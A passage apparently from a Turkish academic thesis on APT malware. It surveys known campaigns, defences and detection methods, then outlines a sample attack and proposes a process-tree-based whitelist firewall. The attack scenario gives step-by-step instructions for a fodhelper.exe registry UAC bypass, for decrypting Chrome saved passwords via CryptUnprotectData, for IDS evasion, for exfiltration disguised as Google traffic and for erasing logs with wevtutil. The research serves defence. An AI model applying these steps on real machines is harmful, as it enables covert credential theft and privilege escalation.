2009	Operation Aurora	Casusluk
2010	Operation Ke3chang	Casusluk
2010	Stuxnet	Sabotaj
2011	Duqu	Casusluk
2011	RSA Breach	Casusluk
2011	Night Dragon	Casusluk
2012	Flame (Skywiper)	Casusluk
2012	Red October (Rocra)	Casusluk – Arka kapı
2014	Operation Snowman	Casusluk - Sabotaj
2015	Lurk	Casusluk

2.10 APT YAZILIMINA KARŞI GÜVENLİK ÖNLEMLERİ

Siber güvenlik topluluğu içerisinde hiçbir sistemin yüzde yüz güvenli olmayacağı kabul edilmektedir. Yayımlanan çoğu makalede APT saldırılarının tamamen engellenmesinin mümkün olmadığı üzerinde durulmaktadır. Bu sebeple önemli olanın saldırıyı engellemek yerine zararı en aza indirmek olduğu vurgulanmaktadır. Bunun için gerekli kısıtlamalar ve bazı protokoller belirlenmiştir. Örneğin beyaz liste (whitelist) yöntemi, veri güvenliği sağlamak için en çok tavsiye edilen yöntemdir. Bunun dışında SIEM uygulamaları tavsiye dilmekte yada

geliştirilmekte, APT saldırıları üzerinden yapılan sınıflandırmaya göre anomali tespit sistemleri düzenlenmektedir [22].

2.10.1 Çalışanların Eğitilmesi

Çoğu şirket, siber güvenliğe düşük önem vermektedir. Ayrıca düşük seviyeli çalışanlarını bilgilendirme ve eğitimlerine de özen göstermemektedir. Çalışanların gözlerini açması için eğitimler yapılmalı ve aralıklarla oltalama saldırısı simülasyonları düzenlenmelidir. En güvenli sistemde bile en büyük güvenlik açığı insan faktörüdür.

2.10.2 Erişim Kontrolü

Erişim kontrolü, virüsün özel verilere erişmesine engel olabilir. Erişim kontrolü yazılımları, çeşitli yetkilendirme özelliklerinin yanında güncellenmemiş uygulamaların erişimlerini engelleme gibi özelliklere de sahiptir. Bu sayada APT virüsünün yayılması engellenebilir. Bu uygulama için önerilen sistem Ağ Erişim Kontrolü (NAC, Network Access Control) ve Kimlik ve Erişim Yönetimi (IAM, Identity and Access Management) yazılımlarıdır. Kimlik ve erişim yönetimi yazılımları ile oturum verileri çalınarak sistemden sisteme geçiş engellenebilir.

2.10.3 Yönetici Kontrolleri

Virüsün hatalı kodlama sayesinde oluşan açıklardan dolayı yayıldığı düşünülürse, zafiyet değerlendirmesi yapılması ve yamaların düzenli kontrolü zorunluluktur. Kullanıcı erişim yönetimi titizlikle yapılmalıdır. Sadece yönetici ve kalifiye çalışanlara sistemde yönetici olma yetkisi verilmelidir. IDS ve IPS yazılımları, olası tehlikelere karşı uyarı çalışanların çabuk önlem almasını sağlayabilir. Güvenlik duvarı ile sistem güvenliği bir parça daha arttırılabilir. Yine de bu çözümle kesin sonuç veren çözümler değildir ve sadece bu çözümlere güvenilmemelidir.

2.10.4 Sızma Testi

APT saldırısında neler olabileceği ile ilgili fikir edinebilmek için sızma testleri yapılması gerekmektedir. Böylece zararın nasıl en aza indirilebileceği hakkında fikir yürütülebilir. Düzenli olarak bu tip çalışmaların yapılması, organizasyondaki çalışanların da daha dikkatli olmasını sağlamaktadır.

2.11 APT TESPİTİ

Bazı araçlar kullanılarak sistemde APT olup olmadığı ile ilgili fikir sahibi olunabilmektedir.

2.11.1 Kullanıcı Davranış Analitiği

Kullanıcı ve varlık davranış analiz programları ile kullanıcı davranışı izlenir ve kullanıcının normal davranışı dışında oluşan olayların anormal olaylar olarak ayrılması ile izinsiz aktivite saptanabilir.

2.11.2 Aldatma Teknolojisi

Bu tekniğin amacı, saldırganın davranışlarını izlemek ve sistemde bir saldırı olduğunu tespit etmektir. Saldırıya açık sahte iş istasyonları ağa dâhil edilerek olası saldırıda yapılacak hareketlerin kaydı, neler yapıldığı, izlenen strateji ve öldürme zinciri (kill chain) elde edilir. Ayrıca saldırgana sahte bilgi vererek hatalı davranış yapması, saldırganın kendini ele vermesi ve saldırganın boşuna gayret sarf etmesi sağlanır.

2.11.3 Ağ İzleme

Ağ hareketleri üzerinde anomali davranış tespit programları ile şüpheli işlemler, henüz ciddi bir zarar vermeden yolun başında yakalanabilir. Bu sistemler ağ paketlerindeki adres ve hedef IP adresi, paket içeriği, şifrelenmesi, tarihi gibi birçok özelliğe bakarak kategori oluşturmaktadır.

2.12 APT SALDIRILARINA KARŞI ÇÖZÜMLER

Çoğu güvenlik şirketi, bir seviyede APT saldırılarına karşı çözüm ürettiklerini iddia etmektedir fakat yapılan çalışmalar, güvenlik önlemlerinin yeterli olmadığı yönündedir. APT saldırıları ile mücadele etmek, birçok farklı açıdan bakış açısı, teknik ve araç gerektirmekte ve bunları beraber çalışması ile başarıdan söz edilebilmektedir. APT saldırılarına karşı çözüm sunan bazı şirketler: Baracuda, Cisco, Fidelis, FireEye, Forcepoint, Fortinet, Kaspersky, McAfee, Red Canary, Symentac, Sophos, Trend Micro ve Webroot olarak listelenebilr.

3. MALZEME VE YÖNTEM

Bu çalışmada örnek bir APT yazılımının geliştirme aşamalarında karşılaşılan süreçler ve tüm özellikler göze alındığında bu ve buna benzer yazılımların nasıl ellenebileceği tartışılacaktır. APT yazılımlarına karşı bir güvenlik yazılımı tasarımı gerçekleştirilecektir.

Bu sebeple öncelikle örnek APT saldırı senaryosu üzerinde durulacaktır. Daha sonra senaryonun gerçekleşmesi için gerekli teknik bilgiler üzerinde durulacaktır. Sonunda tüm bu bilgiler ışığında APT yazılımının zarar vermesini engelleyecek bir güvenlik yazılımının özellikleri ve teknik özellikleri anlatılacaktır.

Güvenlik yazılımı olarak Windows 10 işletim sisteminde bulunan Windows Defender Anti Virüs programı tercih edilmiştir. Windows 10 2015 ve Windows 10 2018 sürümleri üzerinde çalışmalar yapılmıştır.

3.1 SALDIRI SENARYOSU

APT saldırısı hedef belirleyerek başlamaktadır. Siber saldırılar siber saldırı eylemcisi (hacktivist) denen toplumun dikkatini bir konuya çekmek isteyen kişi veya kişiler tarafından gerçekleştirilebileceği gibi sadece eğlence amacıyla da gerçekleştirilebilmektedir. Zarar vermek veya kredi kartı verisi gibi özel verileri çalarak maddi amaç güdülerek gerçekleştirilebilir. APT saldırıları ise büyük organizasyonların veya devletlerin büyük fonlarla yetkin kişileri kullanarak sofistike yazılımlar geliştirmeleri ve bilgi çalma amaçlı gerçekleştirilen uzun soluklu ve sessiz saldırılardır. Hedef kurumsal bir şirket bilgisayarından veri kaçırmak olarak kurgulanmıştır.

APT virüsleri %94 üstü bir oranla [19] mızrak oltalama saldırısı (spear phishing attack) ile bulaşmaktadır. Bunun sebebi saldırganların sosyal mühendislik çalışmalarıyla virüsü bulaştıracakları kişi hakkında özel çalışma yapmaları ve virüsün bilgisayara yerleşmesi için gerekli işlemi yaptıracak inancı yaratmaları gerekliliğidir. Bu saldırıyı gerçekleştirmeden önce, saldırganlar kurum ve çalışanları hakkında veri toplarlar ve sosyal mühendislik kullanarak gönderilecek maile en çok inanıp maili açacak kişiyi seçerler. Mail ile gönderilecek PDF veya DOCX uzantılı dosya içerisinde zararlı yazılımı indirip çalıştıracak bir betik gizlenecektir.

Ardından, çalıştırılan zararlı kod, sistemde yükseltilmiş yetki almaya çalışmalıdır ve bunun için birden fazla yöntem denemelidir.

Çalınacak veri olarak Google Chrome tarayıcısında bulunan kullanıcı şifreleri ve çerezler seçilmiştir. Bu verilerin erişilip şifrelerin kırılması gerekmektedir.

Verileri elde eden virüs, bu verileri IDS sistemlerine yakalanmadan güvenilir görünümlü yollar kullanarak uzak sunucuya aktarmalıdır.

Zararlı yazılım, sistem olay günlük kaydında kendi ile ilgili kayıtları silmelidir. Çalışması hakkında iz bırakmamalıdır.

3.1.1 PDF Belgeleri İçine Zararlı Kod Eklenmesi:

PDF dosyası 4 kısımdan oluşur. Bunlar başlık (header), gövde (body), referans tablosu (cross referance table) ve tanıtım (trailer) kısmıdır. Body kısmına nesneler, kodlar, kelime dizileri (stringler) eklenebilmektedir. Acrobat Reader'ın eski sürümlerinde bu kısımlara komut satırı üzerinden kod çalıştırılmasını sağlayan kod eklendiğinde kod güvenlik önlemine takılmadan çalışıyordu. Yeni nesil tarayıcılar bu tip komutları çalıştırmamakta ve kullanıcıya çalıştırılıp çalıştırılmaması için seçenek sunmakta.

PDF belgeleri içinde zararlı yazılım saklanması için zararlı kodun base64 kodlama yöntemi ile saklanması düşünüldü. Yapılan araştırma ile tespit edilen en güncel yöntem; PDF belgesinin içine dosya simgesi dosyaları eklenmekte ve zararlı kodlar stenografi yöntemi ile resim içine gizlenmektedir. PDF belgesi içine yerleştirilen kod kütüphanesi ve fonksiyonlarla, resim dosyası içinden zararlı kod çıkartılıp okunmakta ve çalıştırılmaktadır [23] [24].

Bir diğer yöntem, PDF belgesi içerisine doğrudan javascript kodu yerleştirmektir fakat bu yönteme karşı çok sayıda önlem alınmıştır. Zararlı betiğin içeriğini gizlemek için base64 kodlaması kullanılır. Çalıştırılacağı zaman base64 kodlamasından çözülür ve çalıştırılır.

Başka bir yöntem, zararlı kodun PDF belgesi içine eklenmesi yerine yürütülebilir dosyanın PDF belgesi ile birleştirilmesidir. Bu yöntemde PDF belgesi çalıştırıldığında yürütülebilir dosya da beraberinde çalıştırılmaktadır. Bu yöntem güncel güvenlik yazılımları tarafından engellenmektedir.

Bir başka seçenek iste PDF belgesinin body kısmına kabuk kodu (shellcode) eklenmesidir. Bu yöntem ile PDF çalıştırıldığında bir yandan da body kısmına eklenmiş kod, komut satırı kodu çalıştırmaktadır. Bu yöntem Kali Linux üzerinde bulunan Metasploit programı ile

gerçekleştirilebilmektedir. Kullanılan kodlara göre tespit edilme ihtimali bulunan bir yöntemdir.

Yapılacak örnek APT saldırı çalışmasında Metasploit kullanılarak ve zararlı kodlar stenografi ile gizlenerek bir PDF belgesi oluşturuldu. Belge, asıl zararlı yazılımın indirilmesini sağlamaktadır.

3.1.2 MS Office Belgeleri içine zararlı kod eklenmesi hakkında:

MS Office belgeleri içerisine zararlı kod eklenmesi hakkında bulunan açıklardan birisi 2017 yılında tespit edilmiştir ve 2019 yılında test edildiğinde Windows Defender tarafından tespit edildiği gözlemlenmiştir [25].

İnternet üzerinde yayımlanan bir python betiği ile "rtf" uzantılı belgelere zararlı kod ve komut satırı betiği eklenebilmektedir. Kurban belgeye tıkladığında zararlı kod çalışır ve bilgisayarına uzaktan erişim sağlanır veya bilgisayarına zararlı yazılım indirilir.

Bu çalışmada bir sıfır gün açığı ilk kez tespit edilip yayınlanamamakta fakat daha önce bulunan açıklar üzerinden senaryonun gerçek olabileceği anlatılmak istenmektedir.

3.1.3 Yükseltilmiş Yetkilerin Alınması

Yükseltilmiş yetkilerin elde edilebilmesi için iki tane açık tespit edilmiştir. Açıklardan biri 2015 sürüm Windows 10 sistemlerde çalışıp güncellemelerle açık kapatılması sonucu artık kullanılamazken bir tanesi halen kullanılabilmektedir.

Windows 10 işletim sisteminde yetki yükseltme gerektiği zaman ekran kararmakta ve kullanıcıya doğrudan mevcut programın yükseltilmiş yetkide çalışmak istediği belirtilip çalıştırılıp çalıştırılmaması sorulmaktadır. Buna kullanıcı erişim protokolü (User Access Protocol) denmektedir. Sessiz bir saldırı için kullanıcının böyle bir isteği görmemesi ve kodun arka planda güvenlik yazılımına takılmadan çalışması beklenmektedir.

İlk yöntem, Windows 10 2015 sürümümde zamanlanmış görevler kısmında bulunan bir açık kullanmaktadır. Komut satırı kodları ile zamanlanmış görev oluşturulmaktadır. Bu sürümde zamanlanmış görevler çalıştıkları zaman uygulamaları yükseltilmiş yetkilerle çalıştırmaktadırlar. Bu sayede yetki elde edilmiş olur.

Bir diğer yöntem sistem dosyalarında yer alan “fodhelper.exe” dosyası üzerinden işlemektedir. Bu dosya, sistem özellikleri değiştirileceği zaman çalıştırılmakta ve kendiliğinden yükseltilmiş yetkiler ile çalışmaktadır. Bu dosya her çalıştığında Windows Kayıt Anahtarları üzerinde bir kontrol yapar. Bu kontrole göre her çalıştığında varsayılan bir dosya yolu girilmişse onu da çalıştırmaktadır. Kayıt anahtarına (registery) zararlı kodun adresi girilir. Böylece “fodhelper.exe” çalıştırıldığında yükseltilmiş yetkiler verilerek zararlı yazılımın çalıştırılması sağlanır.

Yetkiler alındıktan sonra kayıt anahtarının eski haline getirilmesi gerekmektedir. Aksi halde kullanıcı sistem özelliklerini görüntülemek ve değiştirmek istediği zaman pencerelerin açılmasında sorun oluşabilmektedir.

Saldırının sessiz olabilmesi için zararlı kodların arka planda çalışması ve kullanıcı ara yüzünde hiçbir pencere açılmaması gerekmektedir.

Yazılım ile yükseltilmiş yetki almanın basit bir yolu şu şekildedir:

- Kayıt defteri HKEY_CURRENT_USER içerisinde
- Software/classes/ms-settings/Shell/open/command içine gel
- DelegateExecute anahtarı oluştur ve içinde ‘’ boş string yaz
- İsimsiz anahtar yarat ve yükseltilmiş yetki ile açılmasını istediğin dosya yolunu gir
- fodhelper.exe’ çalıştır veya kullanıcının ayarlara girmesini bekle.

3.1.4 Google Chrome Kullanıcı Parolasını Şifreleme Yöntemi ve Şifreyi Kırma

Windows işletim sistemi için yazılan Chrome tarayıcısı, kullanıcı girişi verileri saklanması istendiği zaman verileri şifreleyerek saklamaktadır. Fakat bu tarayıcı verileri, işletim sistemi giriş şifresi üzerinden şifrelenmektedir. Chrome üzerinden şifrelenmiş verileri görüntülemek isteyen birinin, işletim sistemi kullanıcı şifresini bilmesi gerekmektedir. Şifreleme AES-256 ile yapılmaktadır. Mac ve Linux işletim sistemlerinde farklı koruma yöntemleri kullanılmaktadır.

Yapılan çalışma sonucu Chrome tarayıcısının kullanıcı giriş verilerini ve çerezler (cookie) verilerini SQLite3 veri tabanında tuttuğu ve parola gibi hassas verileri Windows kullanıcı girişi bilgileri ile şifrelediği, bu alanların “blob” olarak görüntülendiği tespit edildi.

Kurban kullanıcının açtığı oturum içinde yükseltilmiş yetki alabilen bir programın şifrelenmiş Chrome dosyalarına erişebildiği gözlemlendi. Chrome'un yaptığı şifreleme, kullanıcı oturum verilerini kullandığı için şifreyi çözmek için de yükseltilmiş yetkilere sahip olmanın yeterli olduğu tespit edildi. Yetki alan program şifreyi çözmek için Crypt32 ve Karnel32 sistem dll'leri çağırılması gerektiği ve şifre çözme işleminin Crypt32.dll dosyası üzerinden çağırılan CryptUnprotectedData fonksiyonunun yaptığı keşfedildi.

SQLite veri tabanından çekilen "blob" verisi bu fonksiyon ile açılmıştır. Verinin şifrelendiği bilgisayar kullanılarak Crypt32.dll dosyası içinden CryptUnprotectedData fonksiyonu kullanılmıştır. Şifreli veri ilk parametreye eklenir. Diğer parametreler boş kalır. Başarılı bir şifre kırma işleminde aşağıdaki "dll" dosyalarına erişilir. Hangi "dll" dosyalarının kullanıldığını bulmak için ProcessExplorer kullanıldı.

Name	Description	Company Name	Path
advapi32.dll	Advanced Windows 32 Base API	Microsoft Corporation	C:\Windows\System32\advapi32.dll
bcryptprimitives.dll	Windows Cryptographic Primitives ...	Microsoft Corporation	C:\Windows\System32\bcryptprimitives.dll
cfgmgr32.dll	Configuration Manager DLL	Microsoft Corporation	C:\Windows\System32\cfgmgr32.dll
crypt32.dll	Crypto API32	Microsoft Corporation	C:\Windows\System32\crypt32.dll
cryptbase.dll	Base cryptographic API DLL	Microsoft Corporation	C:\Windows\System32\cryptbase.dll
dpapi.dll	Data Protection API	Microsoft Corporation	C:\Windows\System32\dpapi.dll
kernel32.dll	Windows NT BASE API Client DLL	Microsoft Corporation	C:\Windows\System32\kernel32.dll
KernelBase.dll	Windows NT BASE API Client DLL	Microsoft Corporation	C:\Windows\System32\KernelBase.dll
locale.nls			C:\Windows\System32\locale.nls
main.exe			C:\Users\mustafa\go\src\chrome\main.exe
msasn1.dll	ASN.1 Runtime APIs	Microsoft Corporation	C:\Windows\System32\msasn1.dll
msvcrt.dll	Windows NT CRT DLL	Microsoft Corporation	C:\Windows\System32\msvcrt.dll
ntdll.dll	NT Layer DLL	Microsoft Corporation	C:\Windows\System32\ntdll.dll
rpcrt4.dll	Remote Procedure Call Runtime	Microsoft Corporation	C:\Windows\System32\rpcrt4.dll
sechost.dll	Host for SCM/SDDL/LSA Lookup ...	Microsoft Corporation	C:\Windows\System32\sechost.dll
ucrtbase.dll	Microsoft® C Runtime Library	Microsoft Corporation	C:\Windows\System32\ucrtbase.dll
winmm.dll	MCI API DLL	Microsoft Corporation	C:\Windows\System32\winmm.dll
winmmbase.dll	Base Multimedia Extension API DLL	Microsoft Corporation	C:\Windows\System32\winmmbase.dll
ws2_32.dll	Windows Socket 2.0 32-Bit DLL	Microsoft Corporation	C:\Windows\System32\ws2_32.dll

Şekil 3.1: Windows yetkilendirmesi ile yapılan şifrelemelerin kırılması için erişilmesi gereken dll listesi

Şifrenin kırılması için şifreli veri tabanı dosyasının geçici klasöre kopyalanması gerekmektedir [26]. Benzer şekilde win32crypt isimli C dili ile oluşturulmuş bir kütüphane ile de bu işlem yapılabilmektedir [27] [28] [29] [30] [31] [32] [33] [34] [35] [36].

Bu işlemin kurban bilgisayarda yapılması gerekmektedir. Daha sonra veriler sessiz şekilde uzak sunucuya gönderilmelidir.

Yazılımsal olarak gerçekleştirmek için gerekli adımlar:

- Chrome blob verisi elde edilmesi için: AppData/Local/Google/Chrome/User Data/Default/Login Data dosyası alınır ve geçici klasöre kopyalanır
- Bu bir sqlite 3 dosyasıdır. İçinde password sütunu bulunur. Şifreli veri burdadır.
- Yükseltilmiş yetki ile Crypt32.dll dosyası içindeki CryptUnprotectedData fonksiyonu çağırılır ve parametre olarak şifreli veri eklenir.

3.1.5 IDS Baypas İçin Bulunan Yöntemler

Ekleme Saldırısı

IDS'yi şaşırtmak için doğru olmayan birçok paket gönderilir. Bir süre sonra sistem hatalı paketler yüzünden saldırının hangi paket olduğunu tespit edememesi beklenir.

DoS

Birçok IDS sistemi merkezi günlük kaydı (log) sunucusu kullanır. Bu merkezi günlük kaydı sunucusuna yapılacak bir DoS saldırısı, IDS'nin çalışmasını aksatacaktır.

Gizleme ve Kodlama

Gizleme (obfuscating), bir metni okunabilir anlamlı bir kelimeden anlamsız bir kelimeye dönüştürme demektir. Genellikle güvenlik ve gizlilik gerekçeleri ile kullanılır. Kodlama (encoding) metni belli standartlara göre belli kodlara dönüştürmek için kullanılır. Web transferlerinde kullanılır. Saldırganın göndereceği düz metin yerine anlamsız kodlar gören IDS sistemi, metnin akmasına izin verebilir.

Oturum Ekleme ya da Parçalama (Fragmantasyon)

Paketlerin bölünerek IDS alarmı oluşturmayacak şekilde parça parça gönderilmesi tekniğidir. Birçok IDS, paketleri birleştirip anlamlı paket oluşturarak paketin içeriğinin dijital imzasını inceleyerek alarm oluşturma özelliği taşımaz.

Geçersiz Paketler

Geçersiz paket göndererek birkaç IDS kontrolünü manipüle ederek paketi sistemden geçirmek mümkün olabilir.

Çok Biçimli (Polimorfik) Kabul Kodları

IDS sistemler standart paket imzaları kullanır. Paket yükü (payload) değiştirilerek IDS' nin okuması engellenebilir [37].

Sonuç: Bu özelliklerden "Kodlama" ve "Parçalama" özellikleri, sessiz ve uzun süreli yapılacak saldırı için uygun özellikler olarak belirlendi.

3.1.6 Verilerin Dışarı Sızdırılması

Verileri uzak sunucuya göndermek için herhangi bir IP adresi ya da alan adı yerine Google servisleri tercih edilecektir. Bunun sebebi verilerin tanıdık bir alan adı üzerinden gönderilmesi ve engellere takılmamasıdır. Google servisleri, alan adı olarak googleapis.com kullanmaktadır. Yine Google tarafından veri saklama amaçlı sunulan bir başka hizmet olan Firebase hizmeti, firebase.io alan adı kullanmaktadır. İçinde Google kelimesi geçtiği için googleapis.com alan adı üzerinden verilerin Google servislerine kaydedilmesi ve oradan elde edilmesine karar verildi.

Veriler sıkıştırılıp şifrelenerek gönderilmelidir. Böylece hem dosya boyutu hem de veri içeriği gizlenmiş olur.

Verilerin gönderileceği süreleri belirlemek için "netstat" komutunun kullanılması uygun bulundu çünkü bu komut ile anlık olarak hangi bağlantıların olduğu, hangi portların kullanıldığı tespit edilebilmektedir. Zararlı yazılım, bağlantının en çok olduğu zaman çalışması ve çok az çalışması gerekmektedir. Bu şekilde anomali tespit sistemlerine takılma ihtimali düşecektir.

3.1.7 Olay Günlük Kaydı (Log) Verilerinin Silinmesi

Yükseltilmiş yetkileri alındıktan sonra Windows Olay Kayıtları verilerinin silinmesine izin verilmekte. Bunun için zararlı yazılımın yazıldığı programlama dilinde Olay Günlük Kaydı dosyalarını okumak ve silmek için gerekli kütüphane eklenebilir ve böylece gerekli işlemler

yapılabilir. Ayrıca internet üzerinde bulunan “wevtutil.exe” isimli program ile de Olay Günlük Kaydı verileri silinebilmektedir [38].


Tüm bu adımlar uygulanarak geliştirilen bir yazılım, her ne kadar APT yazılımı kadar karmaşık ve sofistike olmasa da; içinde sıfır gün açığı istismarı bulunan, sisteme bulaşıp izlerini silen ve sessiz bir şekilde verileri güvenli kabul edilebilir uzak sunucuya gönderen bir zararlı yazılım yapısının çalışma şekli üzerinde fikir elde edilmesini sağlamaktadır.

3.2 GÜVENLİK YAZILIMI

Yukarda yer alan bilgiler gözden geçirildiğinde ve mevcut çalışmalar incelendiğinde, üzerinde durulmamış farklı bir konu olan kullanıcı yönlendirmeli anormal davranış tespit sistemi fikri geliştirilmiştir.

Kurgulanan sistem, otomatik başlatılan sistem dosyalarını, sonradan yüklenmiş programları ve kullanıcı davranışı ile tetiklenen uygulamaları tespit edecektir ve normal durumda olabilecek tetikleme ağaçları veri tabanı ortaya çıkartacaktır. Bu veri tabanında tüm uygulamaların tetikleyicileri yer alacak ve hangi tetikleme ağacının internet bağlantısına izni olduğu program tarafından öğrenilecektir.

Program sistemle birlikte başlıyorsa farklı bir tetikleme ağacı, kullanıcı tıklaması ile başlıyorsa farklı bir tetikleme ağacı ve başka bir program tarafından başlatılıyorsa farklı bir tetikleme ağacı çıkmaktadır. İnternete erişim yetkisi olan beyaz liste filtrelemesi, bu tetikleme ağaçlarına göre verilmektedir. Örneğin kullanıcının çalıştırdığı tarayıcı internete bağlanma yetkisine sahipken otomatik çalıştırılan tarayıcı internete bağlanamaz ve güvenlik yazılımı uyarı verir.



Şekil 3.2: Örnek Güvenlik Yazılımı Uygulama Tetiklenme Ağacı

Bir PDF dosyası, kullanıcı tarafından tıklandığında internet bağlantısı istemesi beklenmez. O halde kullanıcı tetiklemesi ile açılan PDF dosyası ile oluşan hiçbir tetikleme, internete bağlanamamalıdır.

Bu sistemin standart güvenlik duvarından farkı, işlem ağacına göre uygulamaların tetikleyenlerini bulup buna göre bir filtreleme uygulaması olacaktır. Uygulama güvenlik duvarlarına daha yakındır. Örneğin kullanıcı tarafından açılan web tarayıcısına, sadece 80 portu üzerinden bağlantı izni verilir fakat kullanıcının açmadığı, başka program tarafından tetiklenerek açılan tarayıcıya hiç bir bağlantı izni verilmez. Kullanıcıya sorulabilir.

İzin verilen program tetikleme ağacı dışında hiçbir programın ağ kullanmasına izin verilmez. İzin verilen programlar belli IP ve port kurallarına göre bağlantı kurabilirler. Sistem beyaz liste (whitelist) mantığı ile çalışacaktır.

APT güvenlik yazılımı, sistem başlatıldığı andan itibaren hangi uygulamaların sistem, hangi uygulamaların elle başlatıldığının ağacını çıkartmalı ve bu uygulamaların internete bağlantı portu, protokolü ve IP adresleri verilerini tutmalı. Kullanıcıdan port, IP ve bağlantı protokolü izni de alınabilecek.

Çalışma kapsamında önerilen güvenli yazılım, ön tanımlı ve sonradan güncellenebilir şekilde program işlem ağacına bakılarak kurulmak istenen ağ bağlantısına izin verilmesi veya verilmemesi tabanlı çalışmaktadır.

3.2.1 Windows Olay Kaydı

Zararlı yazılım Olay Kaydı verilerini sileceği için, güvenli yazılımın olay kayıtlarını grup politikası yetkileri ile koruması ve yeniden ayrı bir yerde kaydetmesi gerekmektedir. Bu kayıt yeti bulut veya sistemde yerel şifrelenmiş veri dosyası olabilir. Bu veriler zarar gördüğünde güvenli yazılım alarm verip zarar veren programı bulup kullanıcıyı bilgilendirecektir.

3.2.2 İnternet Bağlantısı Kısıtı

Önceden kurgulanan kurallara göre bazı uygulamaların internete bağlanmasına izin verilirken bazılarına izin verilmemesi gerekmektedir. Bunun için internet üzerinde açık kaynaklı "WindowsFirewallHelper" Kütüphanesi [39] kullanılacaktır.

İnternet kısıtı kurallarını belirlemek için, farklı sürümlerdeki temiz Windows 10 kurulumları yapılacak, daha sonra kurulumun hemen ardından güvenlik yazılımı ile işlem ağaçları ve internet bağlantıları tespit edilecektir. Böylece Windows 10 yazılımının kendi sistemi içinde gerçekleşen tüm program tetikleyicileri ve internet bağlantıları öğrenilecek, varsayılan olarak beyaz listeye alınacaktır.

Daha sonra sisteme yeni programlar yüklendikçe, internet bağlantısı isteyen uygulamaların tetik ağacı kontrol edilerek kullanıcı tarafından doğrudan mı başlatıldı yoksa çok dolaylı yoldan mı başlatıldı tespit edilecektir.

3.2.3 Kullanıcıya Sorulması

Gözetmen (supervisor) ile eğitim: Standart sistem uygulamaları haricinde, uygulamalar internet bağlantısı kurmak istediğinde kullanıcıya izin verip vermeyeceği sorulacaktır. Standart sistem uygulamalarının kuracakları bağlantı kısıtları, ön tanımlı olarak yazılımın içinde gelmektedir.

Kullanıcı tarafından doğrudan başlatılan internet bağlantısı isteği gönderen uygulamalarda ekrana "Başlattığınız uygulamanın internet bağlantısı kurması gerektiğini biliyor muydunuz?" ya da "Bu programın internet bağlantısı kurması gerekli mi?" şeklinde soru gelmelidir.

Sistem tarafından internet bağlantısı isteyen bir uygulama başlatıldığında, güvenli yazılım tarafından bu uygulamanın işlem ağacına ve kullandığı dll dosyalarına bakılmalıdır ve kullanıcıya "Otomatik başlayan x kökenli y yazılımının internet bağlantısı kurması gerekli mi?" şeklinde soru sorulması gerekmektedir.

Örnek Senaryolar

- Az önce başlattığınız chrome.exe uygulaması internet tarayıcısı mı? Evet ise 80 ve 443 portları üzerinden tüm bağlantılara izin verilecek. Bu tip uygulamalar kara liste (blacklist) ile filtrelenmelidir.
- Uygulama kullanımı için internet bağlantısı gerekiyor mu? Evet ise bağlantı sürekli mi olmalı yoksa 5 dakika boyunca bağlantıya izin verilmesi yeterli mi?
- winlogon.exe üzerinden çalışan ve 05.05.2019 tarihinde sisteme yüklenen a.exe yazılımı malware.com alan adı ile 80 portu üzerinden ilk kez bağlantı kurmak istiyor. Bu programı siz mi yüklediniz? Hayır ise kullanıcıya uyarı verilecektir.

3.2.4 İşlem Tetikleme Ağacı

Volatility Framework, pyhon dili ile yazılmış olan ve sistemde çalışan uygulamanın hangi tetikleyici ile başlatıldığını gösteren Black Hat tarafından geliştirilmiş bir uygulamadır. Sistemde internete bağlanmak isteyen bir program olduğunda programın hangi tetikleme ağacı ile başlatıldığı bu uygulama üzerinden tespit edilecektir.

